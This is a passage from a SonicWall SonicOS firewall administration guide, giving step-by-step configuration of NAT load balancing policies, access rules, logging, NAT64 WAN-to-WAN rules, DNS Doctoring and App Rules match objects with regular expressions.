To configure a one-to-many load balancing policy and access rule:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.



#	Name	From	To	Priority	Source	Destination	Service	Action
1	v4	DMZ	DMZ	31 (Manual)	Any	Any	Any	Allow
2	v6	DMZ	DMZ	138 (Manual)	Any	Any	Any	Allow
3	v4	DMZ	LAN	29 (Manual)	Any	Any	Any	Deny
4	v6	DMZ	LAN	136 (Manual)	Any	Any	Any	Deny
5	v4	DMZ	VPN	32 (Manual)	WLAN RemoteAccess Networks	Any	Any	Allow
6	v4	DMZ	VPN	33 (Manual)	WAN RemoteAccess Networks	Any	Any	Allow
7	v4	DMZ	WAN	30 (Manual)	Any	Any	Any	Allow

- Click **Add** to display the **Add Rule** dialog.

General | Advanced | QoS | BWM | GeolIP

Settings

Policy Name:

Action: Allow Deny Discard

From:

To:

Source Port:

Service:

Source:

Destination:

Users Included: ... these users will be allowed if not ex

Users Excluded: ... these users will be denied.

Schedule:

Priority:

Comment:

Enable Logging Enable Botnet Filter

Allow Fragmented Packets Enable SIP Transformation

Enable flow reporting Enable H.323 Transformation

Enable packet monitor

Enable Management

- Enter the values shown in the **Option choices: One-to-many Access Rule** table.

Option choices: One-to-many Access Rule

Option	Value
Action	Allow
From	WAN
To	LAN
Source Port	Select a port; the default is Any
Service	HTTPS
Source	Any
Destination	WAN Primary IP
Users Included	All
Users Excluded	None (default)
Schedule	Always on

NOTE: If **Source Port** is configured, the access rule will filter the traffic based on the source port defined in the selected service object/group. The service object/group selected must have the same protocol types as the ones selected in **Service**.

Option choices: One-to-many Access Rule

Option	Value
Comment	Descriptive text, such as <i>SMA LB</i>
Enable logging	Selected
Allow Fragmented Packets	Selected
All other options	Unselected

- 4 Click **ADD**. The rule is added.
- 5 Click **CLOSE**.
- 6 Navigate to the **Rules > NAT Policies** page.
- 7 Click **Add** at the top of the page. The **Add NAT Policy** dialog displays.

General
Advanced

NAT Policy Settings

Name:

Original Source:

Translated Source:

Original Destination:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Create a reflexive policy


- 8 To create a NAT policy to allow the web server to initiate traffic to the public internet using its mapped public IP address, choose the options shown in the [Option choices: One-to-many NAT load balancing policy example](#) table.

Option choices: One-to-many NAT load balancing policy example

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	WAN Primary IP

Option choices: One-to-many NAT load balancing policy example

Option	Value
Translated Destination	Select Create new address object to display the Add Address Object dialog. Use the options shown in Option choices: Add Address Object dialog .



Option choices: Add Address Object dialog

Option	Value
Name	A descriptive name, such as <i>MySMA</i>
Zone assignment	LAN
Type	Host
IP Address	The IP addresses for the devices to be load balanced (in the topology for these examples, this is 192.168.200.10, 192.168.200.20, and 192.168.200.30.)

Original Service	HTTPS
Translated Service	HTTPS
Inbound Interface	Any
Outbound Interface	Any
Comment	Descriptive text, such as <i>SMA LB</i>
Enable NAT Policy	Selected
Create a reflexive policy	Not selected

9 When done, click the **ADD** button to add and activate the NAT policy.

10 Click **CLOSE**.

For a more specific example of a one-to-many NAT load balancing policy, see [Configuring NAT Load Balancing for Two Web Servers](#).

Configuring NAT Load Balancing for Two Web Servers


This is a more specific example of a one-to-many NAT load balancing policy. To configure NAT load balancing in this example, complete the following tasks:


- 1 [Enabling Logging and Name Resolution for Logging](#)
- 2 [Creating Address Objects and an Address Group](#)
- 3 [Creating the Inbound NAT Load Balancing Policy](#)
- 4 [Creating the Outbound NAT Policy](#)
- 5 [Creating an Access Rule](#)
- 6 [Verifying and Troubleshooting the NAT Load Balancing Configuration](#)

Enabling Logging and Name Resolution for Logging

IMPORTANT: It is strongly advised that you enable logging for all categories, and enable name resolution for logging.

To enable logging:

- 1 In the **MANAGE** view, navigate to the **Logs & Reporting | Log Settings > Base Setup** page.
- 2 Choose **Debug** from the drop-down menu next to **Logging Level**.
- 3 Click the **Settings** icon  to open the **Edit Attribute of All Categories** dialog.



Enable	Frequency Filter Interval
<input checked="" type="checkbox"/>	Multiple Values sec
<input checked="" type="checkbox"/>	Multiple Values sec
<input checked="" type="checkbox"/>	Multiple Values sec
<input checked="" type="checkbox"/>	0
<input checked="" type="checkbox"/>	Multiple Values sec
<input checked="" type="checkbox"/>	
<input checked="" type="checkbox"/>	Multiple Values
<input checked="" type="checkbox"/>	Multiple Values
<input type="checkbox"/>	<input checked="" type="checkbox"/> Leave Unchanged


- 4 Select **Enable** for **Display Events in Log Monitor** and for any other desired settings.

TIP: Debug logs should only be used for initial configuration and troubleshooting, and it is advised that once setup is complete, you set the logging level to a more appropriate level for your network environment.

- 5 Click **ACCEPT** in the **Edit Attribute of All Categories** dialog.
- 6 Click **ACCEPT** on the **Log Settings > Base Setup** page to save and activate the changes.

To enable log name resolution:

- 1 In the **MANAGE** view, navigate to the **Logs & Reporting | Log Settings > Name Resolution** page.



- 2 Choose **DNS then NetBIOS** from the **Name Resolution Method** drop-down menu. The **DNS Settings** section displays.

Name Resolution Settings

Name Resolution Method: DNS then NetBios ▼

DNS Settings

Specify DNS Servers Manually

Log Resolution DNS Server 1: 0.0.0.0

Log Resolution DNS Server 2: 0.0.0.0

Log Resolution DNS Server 3: 0.0.0.0

Inherit DNS Settings Dynamically from WAN Zone

Log Resolution DNS Server 1: 10.200.0.52

Log Resolution DNS Server 2: 10.200.0.53

Log Resolution DNS Server 3: 0.0.0.0

- 3 Select the Inherit **DNS Settings Dynamically from WAN Zone** option. The **Log Resolution DNS Server** fields are filled automatically and cannot be changed.
- 4 Click the **ACCEPT** button to save and activate the changes.

Creating Address Objects and an Address Group

To create address objects and an address group:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 Create the address objects for both of the internal web servers and the Virtual IP on which external users will access the servers. For example:

Name: www_one

Zone Assignment: DMZ ▼

Type: Host ▼

IP Address: 192.168.200.210

Name: www_two

Zone Assignment: DMZ ▼

Type: Host ▼

IP Address: 192.168.200.220

Name:	<input type="text" value="www_public"/>
Zone Assignment:	<input type="text" value="WAN"/>
Type:	<input type="text" value="Host"/>
IP Address:	<input type="text" value="204.180.153.150"/>

- 3 Click on the **Address Groups** button.
- 4 Create an address group named **www_group** and add the two internal server address objects you just created. For example:

Name:	<input type="text" value="www_group"/>													
<table border="1"> <tr><td>WLAN RemoteAccess Networks</td></tr> <tr><td>WLAN Subnets</td></tr> <tr><td>www_public</td></tr> <tr><td>X0 IP</td></tr> <tr><td>X0 IPv6 Addresses</td></tr> <tr><td>X0 IPv6 Link-Local Address</td></tr> <tr><td>X0 IPv6 Primary Dynamic Address</td></tr> <tr><td>X0 IPv6 Primary Dynamic Address</td></tr> <tr><td>X0 IPv6 Primary Static Address</td></tr> <tr><td>X0 IPv6 Primary Static Address</td></tr> </table>	WLAN RemoteAccess Networks	WLAN Subnets	www_public	X0 IP	X0 IPv6 Addresses	X0 IPv6 Link-Local Address	X0 IPv6 Primary Dynamic Address	X0 IPv6 Primary Dynamic Address	X0 IPv6 Primary Static Address	X0 IPv6 Primary Static Address	<input type="button" value="->"/> <input type="button" value="<-"/>	<table border="1"> <tr><td>www_one</td></tr> <tr><td>www_two</td></tr> </table>	www_one	www_two
WLAN RemoteAccess Networks														
WLAN Subnets														
www_public														
X0 IP														
X0 IPv6 Addresses														
X0 IPv6 Link-Local Address														
X0 IPv6 Primary Dynamic Address														
X0 IPv6 Primary Dynamic Address														
X0 IPv6 Primary Static Address														
X0 IPv6 Primary Static Address														
www_one														
www_two														

Creating the Inbound NAT Load Balancing Policy

To configure the inbound NAT load balancing policy:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > NAT Policies** page.
- 2 Click **Add** and create an **Inbound** NAT policy for **www_group** to allow anyone attempting to access the Virtual IP to get translated to the address group you just created. The **General** settings are shown below:

General	Advanced
NAT Policy Settings	
Original Source:	<input type="text" value="Any"/>
Translated Source:	<input type="text" value="Original"/>
Original Destination:	<input type="text" value="www_public"/>
Translated Destination:	<input type="text" value="www_group"/>
Original Service:	<input type="text" value="HTTP"/>
Translated Service:	<input type="text" value="Original"/>
Inbound Interface:	<input type="text" value="X1"/>
Outbound Interface:	<input type="text" value="Any"/>
Comment:	<input type="text" value="www_group LB rule"/>
IP Version:	<input checked="" type="radio"/> IPv4 Only <input type="radio"/> IPv6 Only <input type="radio"/> NAT64 Only
<input checked="" type="checkbox"/>	Enable NAT Policy
<input type="checkbox"/>	Create a reflexive policy

NOTE: Do not save the NAT rule just yet.

- 3 Click **Advanced**. On the **Advanced** screen under **NAT Method**, select **Sticky IP** as the **NAT Method**.
- 4 Under **High Availability**, select the **Enable Probing** checkbox.
- 5 For **Probe type**, select **TCP** from the drop-down list, and type **80** into the **Port** field.

The screenshot shows the 'Advanced' configuration tab for a NAT policy. Under the 'NAT Method' section, 'Sticky IP' is selected in the dropdown menu, and the 'Disable Source Port Remap' checkbox is unchecked. Under the 'High Availability' section, the 'Enable Probing' checkbox is checked. The 'Probe hosts every' field is set to 5 seconds. The 'Probe type' dropdown is set to 'TCP' and the 'Port' field is set to 80. The 'Reply time out' field is set to 1 seconds, 'Deactivate host after' is set to 3 missed intervals, and 'Reactivate host after' is set to 3 successful intervals. The 'Enable Port Probing' and 'RST Response Counts As Miss' checkboxes are unchecked.

This means that SonicOS will check to see if the server is up and responding by monitoring TCP port 80 (which is what people are trying to access).

- 6 Click the **ADD** button to save and activate the changes.

NOTE: Before you go any further, check the logs and the status page to see if the resources have been detected and have been logged as online. Two alerts will appear as Firewall Events with the message `Network Monitor: Host 192.160.200.220 is online` (with your IP addresses). If you do not see these two messages, check the steps above.

- 7 Click the **CLOSE** button.

Creating the Outbound NAT Policy

To configure the corresponding outbound NAT policy:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > NAT Policies** page.

- 2 Click **Add** and create an **Outbound** NAT policy for `www_group` to allow the internal servers to get translated to the Virtual IP when accessing resources out the WAN interface (by default, the X1 interface). The **General** settings are shown below. **Advanced** settings are not needed.

NAT Policy Settings

Original Source:

Translated Source:

Original Destination:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Create a reflexive policy

Creating an Access Rule

To configure the access rule:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.

- 2 Click **Add** to create an access rule to allow traffic from the outside to access the internal web servers via the Virtual IP.

General | Advanced | QoS | BWM | GeoIP

Settings

Action: Allow Deny Discard

From: WAN

To: DMZ

Source Port: HTTP

Service: HTTP

Source: Any

Destination: www_public

Users Included: All ... these users will be allowed if not excluded

Users Excluded: None ... these users will be denied

Schedule: Always on

Comment: For www_group NAT LB

Enable Logging Enable Botnet Filter

Allow Fragmented Packets Enable SIP Transformation

Enable flow reporting Enable H.323 Transformation

Enable packet monitor

Enable Management

- 3 Click **ADD** to create the access rule.
- 4 Click **CLOSE** to exit the dialog.

Verifying and Troubleshooting the NAT Load Balancing Configuration

Test your work by connecting via HTTP to a web page hosted on one of the internal web servers using a browser from a computer outside the WAN. You should be connected via the Virtual IP.

NOTE: If you wish to load balance one or more SonicWall SMA Appliances, repeat these procedures using HTTPS instead of HTTP as the allowed service.

If the web servers do not seem to be accessible, go to the **Policies | Rules > Access Rules** page in the **MANAGE** view and mouse over the **Statistics** icon.

If the rule is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

You can also check the **Policies | Rules > NAT Policies** page and mouse over the **Statistics** icon. If the policy is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

Finally, check the logs and the status page to see if there are any alerts (noted in yellow) about the Network Monitor noting hosts that are offline; it may be that all of your load balancing resources are not reachable by the firewall and that the probing mechanism has marked them offline and out of service. Check the load balancing

resources to ensure that they are functional and check the networking connections between them and the firewall.

Creating a WAN-to-WAN Access Rule for a NAT64 Policy

When an IPv6-only client initializes a connection to an IPv4 client/server, the IPv6 packets received by the NAT64 translator look like ordinary IPv6 packets:

- Source zone is LAN
- Destination zone is WAN

After these packets are processed through the NAT policy, they are converted IPv4 packets and will be handled by SonicOS again. At this point, the source zone for these packets is WAN, while the destination zone is the same as the original IPv6 packets. If the cache for these IPv4 packets is not already created, these packets undergo policy checking. In order to prevent these packets from being dropped, a WAN-to-WAN Allow access rule must be configured.

To create a WAN-to-WAN access rule:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.

#	Name	From	To	Priority	Source	Destination	Service	Action
1	v4	DMZ	DMZ	31 (Manual)	Any	Any	Any	Allow
2	v6	DMZ	DMZ	138 (Manual)	Any	Any	Any	Allow
3	v4	DMZ	LAN	29 (Manual)	Any	Any	Any	Deny
4	v6	DMZ	LAN	136 (Manual)	Any	Any	Any	Deny
5	v4	DMZ	VPN	32 (Manual)	WLAN RemoteAccess Networks	Any	Any	Allow
6	v4	DMZ	VPN	33 (Manual)	WAN RemoteAccess Networks	Any	Any	Allow
7	v4	DMZ	WAN	30 (Manual)	Any	Any	Any	Allow

2 Click **Add**. The **Add Rule** dialog displays.

3 Configure the options:

Option	Value
Action	Allow
From	WAN
To	WAN
Source Port	Any
Service	Any
Source	All WAN IP
	NOTE: All WAN IP is the default address group created by SonicOS that includes all WAN IP addresses that belong to the firewall WAN interface(s). All WAN IP cannot be configured.
Users Included	All
Users Excluded	None
Schedule	Always on
Comment	IPv4 from Any to Any for Any service (optional)
All other options	Leave as is or optionally configure accordingly

4 Click **ADD**.

5 Click **CLOSE**.

DNS Doctoring

Introduction

DNS Doctoring allows the firewall to change the embedded IP addresses in Domain Name System (DNS) responses so that clients can connect to the correct IP address of servers. Specifically, DNS Doctoring performs two functions:


- Translates a public address in a DNS reply to a private address when the DNS client is on a private interface.
- Translates a private address to a public address when the DNS client is on the public interface.

Configuring DNS Doctoring

There are two kinds of situations that in which we need to use the DNS Doctoring feature.


The first one is shown in the **Client Internal** graphic. In this scenario, the local client and the local application server are both located on the inside interface of our appliance, while the DNS server that the client uses is located on another public network. When the client wants to access the server with its URL, the DNS server would return the public address of the application server to the client. So the client can't access the local server with its public address.

Client Internal



Client External shows the second situation. The DNS server and application server are located on the inside interface of our appliance. When the external client tries to access the application server, the DNS server that the client uses would hand out the private address. But the external cannot access to the server with its private address.

Client External















Policies | Objects

- [Configuring Match Objects](#)
- [Configuring Action Objects](#)
- [Configuring Address Objects](#)
- [Configuring Service Objects](#)
- [Configuring Bandwidth Objects](#)
- [Configuring Email Address Objects](#)
- [Configuring Content Filter Objects](#)
- [Configuring AWS Objects](#)
- [Configuring Dynamic External Objects](#)

Configuring Match Objects

- [Objects > Match Objects](#) on page 148
 - [About Match Objects](#) on page 148
 - [About Application List Objects](#) on page 157
 - [Configuring a Match Object](#) on page 160
 - [Configuring Application List Objects](#) on page 161

Objects > Match Objects

#	Name	Object Type	Match Type	Object Content	Negative Matching	Representation	Configure
1	Allowed Attachments	File Extension	Exact Match	txt' pdf	Enable	Alphanumeric	 
2	Custom-app	Custom Object	Exact Match	mycustomapp	Disable	Alphanumeric	 
3	Email-from-spammer	Email From	Partial Match	@spamsite	Disable	Alphanumeric	 
4	FourThreats	Application List	N/A	View Object Content	Disable	N/A	 
5	Proxies-to-block	Application List	N/A	View Object Content	Disable	N/A	 
6	~appname=Secretbook+The Pirate Bay+BearShare+Kazaa+LimeWire+Shareaza~catnam&t=1502764069	Application List	N/A	View Object Content	Disable	N/A	 

This section provides an overview of match objects and application list objects and describes how to create and configure them.

Topics:

- [About Match Objects](#) on page 148
- [About Application List Objects](#) on page 157
- [Configuring a Match Object](#) on page 160
- [Configuring Application List Objects](#) on page 161

About Match Objects

Match objects represent the set of conditions which must be matched in order for actions to take place. This includes the object type, the match type (exact, partial, regex, prefix, or suffix), the input representation (text or hexadecimal), and the actual content to match. Match objects were referred to as application objects in previous releases.

Hexadecimal input representation is used to match binary content such as executable files, while alphanumeric (text) input representation is used to match things like file or email content. You can also use hexadecimal input representation for binary content found in a graphic image. Text input representation could be used to match

the same graphic if it contains a certain string in one of its properties fields. Regular expressions (regex) are used to match a pattern rather than a specific string or value, and use alphanumeric input representation.

The File Content match object type provides a way to match a pattern or keyword within a file. This type of match object can only be used with FTP Data Transfer, HTTP Server, or SMTP Client policies.

Application List and Application Category List match object types can be used with App Based Route policies, which are supported starting in SonicOS 6.5.2 and are configured on the **MANAGE | System Setup | Network > Routing** page. These objects are created by clicking the **Add** button on the **MANAGE | Policies | Objects > Match Objects** page and selecting either the **Match Object** or the **Application List Object** option. For information about App Based Route policies, see the *SonicOS 6.5 System Setup* administration documentation.

[Supported match object types](#) describes the supported match object types.

Supported match object types

Object Type	Description	Match Types	Negative Matching	Extra Properties
ActiveX ClassID	Class ID of an Active-X component. For example, ClassID of Gator Active-X component is "c1fb8842-5281-45ce-a271-8fd5f117ba5f"	Exact	No	None
Application Category List	Allows specification of application categories, such as Multimedia., P2P, or Social Networking	N/A	No	None
Application List	Allows specification of individual applications within the application category that you select	N/A	No	None
Application Signature List	Allows specification of individual signatures for the application and category that you select	N/A	No	None
Custom Object	Allows specification of an IPS-style custom set of conditions.	Exact	No	There are 4 additional, optional parameters that can be set: offset (describes from what byte in packet payload we should start matching the pattern – starts with 1; helps minimize false positives in matching), depth (describes at what byte in the packet payload we should stop matching the pattern – starts with 1), minimum payload size and maximum payload size.

Supported match object types

Object Type	Description	Match Types	Negative Matching	Extra Properties
Email Body	Any content in the body of an email.	Partial	No	None
Email CC (MIME Header)	Any content in the CC MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email From (MIME Header)	Any content in the From MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email Size	Allows specification of the maximum email size that can be sent.	N/A	No	None
Email Subject (MIME Header)	Any content in the Subject MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email To (MIME Header)	Any content in the To MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
MIME Custom Header	Allows for creation of MIME custom headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.
File Content	Allows specification of a pattern to match in the content of a file. The pattern will be matched even if the file is compressed.	Partial	No	'Disable attachment' action should never be applied to this object.
Filename	In cases of email, this is an attachment name. In cases of HTTP, this is a filename of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename of an uploaded or downloaded file.	Exact, Partial, Prefix, Suffix	Yes	None
Filename Extension	In cases of email, this is an attachment filename extension. In cases of HTTP, this is a filename extension of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename extension of an uploaded or downloaded file.	Exact	Yes	None
FTP Command	Allows selection of specific FTP commands.	N/A	No	None
FTP Command + Value	Allows selection of specific FTP commands and their values.	Exact, Partial, Prefix, Suffix	Yes	None

Supported match object types

Object Type	Description	Match Types	Negative Matching	Extra Properties
HTTP Cookie Header	Allows specification of a Cookie sent by a browser.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Host Header	Content found inside of the HTTP Host header. Represents hostname of the destination server in the HTTP request, such as <code>www.google.com</code> .	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Referrer Header	Allows specification of content of a Referrer header sent by a browser – this can be useful to control or keep stats of which Web sites redirected a user to customer’s Web site.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Request Custom Header	Allows handling of custom HTTP Request headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.
HTTP Response Custom Header	Allows handling of custom HTTP Response headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.
HTTP Set Cookie Header	Set-Cookie headers. Provides a way to disallow certain cookies to be set in a browser.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP URI Content	Any content found inside of the URI in the HTTP request.	Exact, Partial, Prefix, Suffix	No	None
HTTP User-Agent Header	Any content inside of a User-Agent header. For example: User-Agent: Skype.	Exact, Partial, Prefix, Suffix	Yes	None
Web Browser	Allows selection of specific Web browsers (MSIE, Netscape, Firefox, Safari, Chrome).	N/A	Yes	None
IPS Signature Category List	Allows selection of one or more IPS signature groups. Each group contains multiple pre-defined IPS signatures.	N/A	No	None
IPS Signature List	Allows selection of one or more specific IPS signatures for enhanced granularity.	N/A	No	None

You can see the available types of match objects in a drop-down menu in the **Add/Edit Match Object** dialog.

The screenshot shows the 'Match Object Settings' dialog. The 'Match Object Type' dropdown is set to 'Active X ClassID'. The 'Match Type' list includes: Custom Object, Email Body, Email CC, Email From, Email Size, Email Subject, Email To, File Content, File Extension, File Name, FTP Command, FTP Command+Value, HTTP Cookie, MIME Custom Header, HTTP Host, HTTP Referer, HTTP Request Custom Header, HTTP Response Custom Header, and HTTP Set Cookie. The 'List' area is currently empty. The buttons on the right are 'ADD', 'UPDATE', 'REMOVE', 'REMOVE ALL', and 'LOAD FROM FILE'.

- In the **Add/Edit Match Object** dialog, you can add multiple entries to create a list of content elements to match. All content that you provide in a match object is case-insensitive for matching purposes. A hexadecimal representation is used to match binary content. You can use a hex editor or a network protocol analyzer like Wireshark to obtain hex format for binary files. For more information about these tools, see the following sections:
 - [Wireshark](#) on page 42
 - [Hex Editor](#) on page 44

You can use the **LOAD FROM FILE** button to import content from predefined text files that contain multiple entries for a match object to match. Each entry in the file must be on its own line. The Load From File feature allows you to easily move App Rules settings from one firewall to another.

Multiple entries, either from a text file or entered manually, are displayed in the List area. List entries are matched using the logical OR, so if any item in the list is matched, the action for the policy is executed.

A match object can include a total of no more than 8000 characters. If each element within a match object contains approximately 30 characters, then you can enter about 260 elements. The maximum element size is 8000 bytes.

Topics:

- [About Regular Expressions](#) on page 152
- [About Negative Matching](#) on page 156

About Regular Expressions

You can configure regular expressions in certain types of match objects for use in App Rules policies. The Match Object Settings options provide a way to configure custom regular expressions or to select from predefined regular expressions. The SonicWall implementation supports reassembly-free regular expression matching on network traffic. This means that no buffering of the input stream is required, and patterns are matched across packet boundaries.

SonicOS provides the following predefined regular expressions:

VISA CC	VISA Credit Card Number
US SSN	United States Social Security Number
CANADIAN SIN	Canadian Social Insurance Number
ABA ROUTING NUMBER	American Bankers Association Routing Number
AMEX CC	American Express Credit Card Number
MASTERCARD CC	Mastercard Credit Card Number
DISCOVER CC	Discover Credit Card Number

The screenshot shows the 'Match Object Settings' window. The 'Pre-defined Regular Expression' dropdown is open, showing a list of predefined expressions: VISA CC, US SSN, CANADIAN SIN, ABA ROUTING NUMBER, AMEX CC, MASTERCARD CC, and DISCOVER CC. The 'VISA CC' option is currently selected and highlighted in blue. The 'List' field below the dropdown is empty. To the right of the list are several action buttons: PICK, ADD, UPDATE, REMOVE, REMOVE ALL, and LOAD FROM FILE.

Policies using regular expressions match the first occurrence of the pattern in network traffic. This enables actions on matches as soon as possible. Because matching is performed on network traffic and not only on human-readable text, the matchable alphabet includes the entire ASCII character set — all 256 characters.

Popular regular expression primitives such as '.', (the any character wildcard), '*', '?', '+', repetition count, alternation, and negation are supported. Though the syntax and semantics are similar to popular regular expression implementations such as Perl, vim, and others, there are some minor differences. For example, beginning (^) and end of line (\$) operators are not supported. Also, '\z' refers to the set of non-zero digits, [1-9], not to the end of the string as in PERL. For syntax information, see the [Regular Expression Syntax](#) on page 154.

One notable difference with the Perl regular expression engine is the lack of back-reference and substitution support. These features are actually extraneous to regular expressions and cannot be accomplished in linear time with respect to the data being examined. Hence, to maintain peak performance, they are not supported. Substitution or translation functionality is not supported because network traffic is only inspected, not modified.

Predefined regular expressions for frequently used patterns such as U.S. social security numbers and VISA credit card numbers can be selected while creating the match object. Users can also write their own expressions in the same match object. Such user provided expressions are parsed, and any that do not parse correctly will cause a syntax error to display at the bottom of the Match Object Settings window. After successful parsing, the regular expression is passed to a compiler to create the data structures necessary for scanning network traffic in real time.

Regular expressions are matched efficiently by building a data structure called *Deterministic Finite Automaton (DFA)*. The DFA's size is dictated by the regular expression provided by the user and is constrained by the memory capacities of the device. A lengthy compilation process for a complex regular expression can consume extensive amounts of memory on the appliance. It may also take up to two minutes to build the DFA, depending on the expressions involved.

To prevent abuse and denial-of-service attacks, along with excessive impact to appliance management responsiveness, the compiler can abort the process and reject regular expressions that cause this data structure to grow too big for the device. An "abuse encountered" error message is displayed at the bottom of the window.

NOTE: During a lengthy compilation, the appliance management session may become temporarily unresponsive, while network traffic continues to pass through the appliance.

Building the DFA for expressions containing large counters consumes more time and memory. Such expressions are more likely to be rejected than those that use indefinite counters such as the '*' and '+' operators.

Also at risk of rejection are expressions containing a large number of characters rather than a character range or class. That is, the expression '(a|b|c|d| . . . |z)' to specify the set of all lower-case letters is more likely to be rejected than the equivalent character class '\l'. When a range such as '[a-z]' is used, it is converted internally to '\l'. However, a range such as '[d-y]' or '[0-Z]' cannot be converted to any character class, is long, and may cause the rejection of the expression containing this fragment.

Whenever an expression is rejected, the user may rewrite it in a more efficient manner to avoid rejection using some of the above tips. For syntax information, see the [Regular Expression Syntax](#) on page 154. For an example discussing how to write a custom regular expression, see [Creating a Regular Expression in a Match Object](#) on page 48.

Regular Expression Syntax

